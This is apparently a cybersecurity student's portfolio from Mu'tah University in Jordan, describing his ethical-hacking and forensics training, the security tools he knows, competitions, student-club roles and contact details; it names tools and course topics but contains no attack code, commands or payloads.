Understand information systems, networks, security and protection systems. I learned about the basics of Networks - Cyber Security - Kali Linux - OS and an introduction to hacks, how to implement them, frameworks for their implementation, and international principles and laws. And how to do network scan and its programs to be able to find ports servers firewalls and protection systems, then learn how to record all the information obtained by network scan and protocols for collecting passwords for devices and mail accounts and other important matters to collect private information from the network to successfully carry out the hacking process. Then learn about Social Engineering and how to deceive people in order to obtain information or carry out a hacking operation, in addition to learning the basics of encryption and the mechanism of its work, and managed to make a hack in order to know the gaps in the network in order to address them.





PYTHON

I have taken two certificates from different centers in learning Python and have extensive experience in it





TRAINING

Nashama 7 Cybersecurity Bootcamp(240 hours)

is a training program of the National Cybersecurity Center (NCSC) and has completed 240 hours in the following topics:

1. Ethical Hacking: Learn techniques for penetration testing and discovering security vulnerabilities in a legal and ethical manner.
2. Network Security: Understand how to protect networks against cyber threats and attacks.
3. Secure Coding: Learn to write secure code that minimizes security flaws and exploits.
4. Digital Forensics: Gain skills in analyzing digital evidence and investigating cybersecurity incidents.
5. Application Security: Understand how to secure applications from common vulnerabilities and threats.
6. Incident Response: Learn how to effectively detect, respond to, and recover from security incidents.
7. Cloud Security: Understand the security challenges of cloud environments and how to address them.
8. Operating System Security: Learn how to secure different operating systems against potential threats.
9. Mobile Security: Explore techniques for securing mobile devices and mobile applications.
10. Security Analysis Using Advanced Tools: Practice using tools like Wireshark, Metasploit, and Burp Suite for security testing and analysis.

In addition to technical topics, the bootcamp also includes:

- 100 hours of English language training: To improve professional and technical communication.
- 60 hours of soft skills training: Focused on teamwork, problem-solving, and critical thinking.





TRAINING

Masar cybersecurity training program (200 hours)

is a training program of the National Cybersecurity Center (NCSC) and has completed 200 hours in the following topics:

- Ethical Hacking
- Web Hacking
- Digital Forensics and Incident Response
- Mobile Hacking





TRAINING

Upskilling in Cybersecurity(180 hours)



Purpose of the program:

This program was built with the aim of rapidly upskilling trainees with a technical background in the fields of system administration, information security, programming, and ultimately penetration testing and digital forensics.

Course Outline:

- Linux Administration.
- Python Programming.
- Practical Applications on python.
- Cybersecurity foundation.
- Introduction to Ethical Hacking and Digital Forensics.





SKILLS ACQUIRED

01

System and Security Management: I learned how to configure and enforce security policies using tools like Group Policy in Windows and iptables in Linux.

I gained practical knowledge in securing environments and enhancing protection across different systems.

02

4-Vulnerability Analysis: I gained extensive experience in security analysis by studying the OWASP Top 10 and performing both active and passive reconnaissance.

I learned how to identify vulnerabilities and apply appropriate mitigation measures.

03

5-Certifications in Cybersecurity: I have obtained recognized certification in the field like CEH and I am currently preparing for OSCP, CSA and CHFI certification . These certifications have bolstered my technical expertise and increased my credibility in the cybersecurity domain.

04

6-Project and Team Management: I was captain of the technical team of several student teams and vice president of the science club at my university .

I was responsible for coordinating work and ensuring smooth operations, which honed my leadership and organizational skills.

05

8-System Administration in Windows and Linux: I gained expertise in managing systems in both Windows and Linux environments, including setting up BitLocker and implementing access control policies and time-based restrictions.

06

9-Technical Report Writing: I developed my skills in writing technical reports by documenting challenges and solutions in my cybersecurity projects.

I always ensure that my reports clearly explain the procedures followed and the outcomes achieved.





TECHNICAL KNOWLEDGE

01

Operating Systems:

- **Windows:** I am proficient in managing Active Directory, configuring Group Policies, and securing Windows environments. I have hands-on experience in Windows Server administration, configuring user permissions, and managing security settings in both client and server editions.
- **Linux:** I have solid experience in user management, file system management, and configuring iptables for network security. I am comfortable with command-line tools and have worked with distributions such as Kali Linux, Ubuntu, and CentOS.

02

Programming Languages:

- **Python:** I have developed custom security tools and automation scripts in Python, including tools for network scanning, vulnerability scanning, and data extraction. Python has been instrumental in automating various cybersecurity tasks.
- **Bash:** I am proficient in writing Bash scripts for automating system administration tasks, including file management, process management, and user permissions on Linux systems.
- **C++:** I am proficient in using C++ and doing tasks and operations through it and its advantage is that it is fast compared to other languages

03

Cybersecurity Tools:

Wireshark: I use Wireshark for network traffic analysis, capturing packets, and inspecting them for vulnerabilities and suspicious activities in both local and remote networks.

Metasploit: I have hands-on experience with Metasploit for penetration testing, vulnerability exploitation, and conducting ethical hacking assessments. I have used it to identify and exploit security weaknesses in systems and applications.

Burp Suite: I am proficient in using Burp Suite for web application security testing. This includes scanning for vulnerabilities, intercepting HTTP/HTTPS traffic, and identifying issues like SQL injection, XSS, and CSRF.

Nmap: I regularly use Nmap for network discovery, port scanning, and vulnerability scanning. It helps me gather critical information about hosts, services, and potential risks within a network.

Volatility: I use Volatility to analyze memory dumps and uncover hidden processes, injected code, and other artifacts that help in detecting advanced malware and investigating security incidents.

John the Ripper: I have used John the Ripper for password cracking and analyzing password hashes. This tool has helped me assess the strength of authentication mechanisms.

Kali Linux Tools: I am highly familiar with the Kali Linux suite of tools, including Hydra, Aircrack-ng, Netcat, and others, for penetration testing, password cracking, and network analysis.

Snort: I have experience configuring and using Snort for intrusion detection and prevention. It helps me monitor network traffic and detect potential security threats in real-time.

04

Other Skills:

Network Management: I have a strong understanding of network configuration and management, including configuring firewalls, VPNs, DNS, and DHCP. I am also experienced with network troubleshooting tools like Ping, Traceroute, and Netstat.

Vulnerability Analysis: I have hands-on experience with vulnerability scanning tools like OpenVAS, Nessus, and Qualys. I can identify, assess, and mitigate security weaknesses in both systems and web applications.



COMPETITIONS

01

3rd place in the Cybersecurity track of the Arab Olympiad for Artificial Intelligence.





COMPETITIONS

02

Cyber Hero (CTF JO)





COMPETITIONS

03

MUCPC (Problem Solving)





COMPETITIONS

04

JCPC (Problem Solving)

كلية تكنولوجيا المعلومات / جامعة مؤتة

جانب من وصول الأفرقة المتأهلة من جامعة مؤتة للمشاركة في مسابقة JCPC في جامعة أربد الأهلية ، متمنين لهم كل التوفيق والنجاح



CONFERENCES AND FORUMS

01

MENA2022



CONFERENCES AND FORUMS

02

المؤتمر الدولي الاول حول الاتجاهات الناشئة في
تطبيقات الحوسبة والهندسة.






CONFERENCES AND FORUMS



03

ESBC2022






CONFERENCES AND FORUMS

04

AHU ATE





CONFERENCES AND FORUMS

05

From Venus To Universe (FVTU2)





CONFERENCES AND FORUMS

06

مؤتمـر الخـريـجـين 2024





EXPERIENCE AND VOLUNTEERING

01

Leader for team logistic in many student club.

IEEE student club in Mutah university



Atypical society
16 minutes ago ·

Special thanks to those who are always behind the scenes. 🤟

#MUCPC2023 🎈
#atypical_society

MUCPC23 ➔ IEEE COMPUTER SOCIETY ➔ Atypical



EXPERIENCE AND VOLUNTEERING

01

Leader for team logistic in many student club.

Google Developer Student Clubs (GDSC)

The screenshot shows a grid of member profiles from a GDSC website. The top row contains four profiles: Aysar S Alawwad (GDSC Lead), Elaf Alfraheed (Graphic Designer), Mohammed Alramahi (Head of technical team), and Malak T Habashneh (Head of public relations). The bottom row contains four profiles: Ahmad Almousa (Mutah University Webmaster), وسام محمد الخشمان (Mutah university Google Products Support), raad abzakh (Qwiklabs specialist), and roshdi Mohammad (Technical Logistics Support). Each profile includes a circular photo, the member's name, their role, and the name of their university/institution.

Profile	Name	Role	University/Institution
	Aysar S Alawwad	GDSC Lead	
	Elaf Alfraheed	Graphic Designer	
	Mohammed Alramahi	Head of technical team	
	Malak T Habashneh	Head of public relations	
	Ahmad Almousa	Mutah University Webmaster	Mutah University
	وسام محمد الخشمان	Mutah university Google Products Support	Mutah university
	raad abzakh	Qwiklabs specialist	
	roshdi Mohammad	Technical Logistics Support	



EXPERIENCE AND VOLUNTEERING

01

Leader for team logistic in many student club.

MutahVerse:

A student group that I
was one of the founders
of

The screenshot shows a team of five members. Three members are listed at the top: GHOFRAN ALBTOUSH (Social Media Team Leader), AYA ALSHAMILEH (Design Team Leader), and SHAHED ALTAMIMI (HR). Below them are two more members: WESSAM ALKHUSHMAN (Technical Team Leader) and OMAR ALBTOOSH (Organizing Team Leader). Each member has a circular profile picture and a small bio below their name.

Role	Member	Description
Social Media Team Leader	GHOFRAN ALBTOUSH	
Design Team Leader	AYA ALSHAMILEH	
HR	SHAHED ALTAMIMI	
Technical Team Leader	WESSAM ALKHUSHMAN	
Organizing Team Leader	OMAR ALBTOOSH	



EXPERIENCE AND VOLUNTEERING

02

Vice President of the Scientific Club at
Mu'tah University

١	٤.		سادس المطافحة
٥	١٩		سبعين اكتوبر
٦	١٨		عشرين العاشر
٧	١٧		مؤيد حليل العجالي
٨	١٩		سادس المفاهيم
	١١		عبد الله بن الصادق



EXCERPTS



MENA 2022

The second day of the forum, in which we learned and benefited from the expertise of IT specialists and got to know and consult with IT companies



IOT Workshop

Learn to program embedded systems and refactor robots

كلية تكنولوجيا المعلومات / جامعة مؤتة
Jun 26, 2023 · ٣٠

فعاليات الأولمبياد العربي للذكاء الاصطناعي انطلقت يوم السبت 24 حزيران ٢٠٢٣ فعاليات الأولمبياد العربي للذكاء الاصطناعي لطلاب الجامعات والمدارس والتي أقيمت بتنظيم من الجمعية العربية للروبوت و الذكاء الاصطناعي ومركز STEAM . تضمن الأولمبياد خمس مسابقات وهي البرمجة وتحليل البيانات والأنظمة المضمنة والرياضيات والخوارزميات والأمن السيبراني، حيث حققت جامعة مؤتة مركز ثالث في مساق الأمن السيبراني . اسرة كلية تكنولوجيا المعلومات تبارك للطلابين

١. هبه الرواشدة
٢. وسام الخشمان

على حصولهم على المركز الثالث في مساق الامن السيبراني

نتمنى المزيد من النجاح لطلابنا الاعزاء

الفرق الحاصلة على المركز الأول والثاني والثالث في مساق الأمن السيبراني، في الأولمبياد العربي للذكاء الاصطناعي

الأولمبياد العربي للذكاء الاصطناعي 2023
مساق الامن السيبراني

فلة المدارس فلة الجامعات

AIO



EXCERPTS



New Student Orientation

It was a great experience. It's nice to help if you can.

Organizing a MUCPC 2023 contest

This contest was all about problem solving.



Review

Training and review work for students



EXCERPTS



X Competition and Alumni Conference

IOT Workshop

SHAII representative at the
AHU ATE conference



EXCERPTS



IOT workshop



While organizing an event at
the university



Students organizing an event
for the College of Information
Technology



EXCERPTS



Karama Scout Camp



Dibbin Scout Camp



Delegate in parliamentary elections

CONTACT INFORMATION

-  +962776433171
-  [GitHub](#)
-  wessamalkhushman@yahoo.com
-  [www.linkedin.com/in/wessam26](#)
-  Shobak-Ma'an-Jordan



THANK YOU

Thank you for taking the time to explore my portfolio. I am eager to contribute to future projects and take on new challenges in the cybersecurity field. If you would like to discuss how my skills can support your organization's cybersecurity goals or need additional information, please feel free to CONTACT ME DIRECTLY.